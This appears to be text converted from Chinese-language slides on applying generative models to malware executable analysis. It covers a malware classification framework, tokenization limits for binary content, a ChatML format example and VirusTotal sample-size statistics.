
[威胁](#) [渗透](#) [脆弱性](#) [风险](#) [攻击](#) [Trojan/Win32.RecordBreaker\[Spy\]](#) [RiskWare/Win32.DownloaderGuide\[Downloader\]](#)
[Worm/Win32.Allapple\[Net\]](#) [GrayWare/Win32.SoftPulse\[AdWare\]](#) [Trojan/Win32.Zbot\[Spy\]](#)



02

解码执行体需要应对的挑战

网络空间天然被编码，生成式模型解码网空关键对象“执行体”



SCMP恶意代码分类方法框架

威胁风险	强关联风险区	强直接风险区			弱风险区	非确定风险区	无风险区								
分类	黑客工具 (HackTool)	感染式病毒 (Virus)	蠕虫 (Worm)	木马 (Trojan)	灰色软件 (GraveWare)	风险软件 (RiskWare)	测试文件 (TestFile)	垃圾文件 (JunkFile)							
区分依据		运行位置	自主传播方式	自主传播性	侵害程度	动机恶性性	测试验证	有意义数据							
分类区隔方法		感染宿主传播	自我独立传播	自主传播	不能自主传播	侵害程度较强	侵害程度较弱	强恶意动机 (犯罪级别的) 编写/可达成强恶意效果的	弱恶意动机	无恶意动机	运行于攻击侧	运行于受侵害侧	存储于测试侧	以测试为目的	不具备功能或意义
编写者	攻击组织与个人、攻击赋能者			厂商或开发者		测试机构	无主体								

检测结果: Trojan/Win32.Family.ver[Behavior] 分析描述.....

UTF-8 的限制问题

- 部分模型词表外内容视为 **<UNK>** 造成信息丢失
- **Byte Pair Encoding** 词表外内容所需的 **Token** 数量反而更多
- **ChatML/XML** 等语料组织方式也会引入额外负担


The format of a basic ChatML prompt is as follows:

```
<|im_start|>system  
Provide some context and/or instructions to the model.  
<|im_end|>  
<|im_start|>user  
The user's message goes here  
<|im_end|>  
<|im_start|>assistant
```




* Microsoft: Learn how to work with the ChatGPT and GPT-4 models

Here are the classes in the dataset, as well as 10 random images from each:



<https://www.cs.toronto.edu/~kriz/cifar.html>

* <https://www.cs.toronto.edu/~kriz/cifar.html>



* <http://yann.lecun.com/exdb/mnist/>

执行体解码需要比其他场景更长的上下文（待完善）

VT 30天数据样本数量（单位：百万）

	4KB以下	4KB-256KB	256KB-4MB	4MB以上	4MB以下	显著特征覆盖比例
P:0	15.8	24.8	9.7	6.5	50.3	5.58%
P:1-19	1.0	11.3	2.3	2.8	14.6	2.14%
P:20+	0.5642	19.7	13.4	0.8092	33.6642	63.05%
合计比例	15.98%	51.35%	23.37%	9.30%	90.70%	24.70%


VT 30天数据具备显著工程（统计）特征的样本数量（单位：百万）

	4KB以下	4KB-256KB	256KB-4MB	4MB以上	4MB以下	4MB以下占比
HC,P:0	0.0898	1.8	0.918	0.2662	2.8078	91.34%
HC,P:1-19	0.0197	0.1297	0.1635	0.1096	0.3129	74.06%
HC,P:20	0.0242	10.7	10.5	0.4462	21.2242	97.94%
合计	0.1337	12.6297	11.5815	0.822	24.3449	96.73%

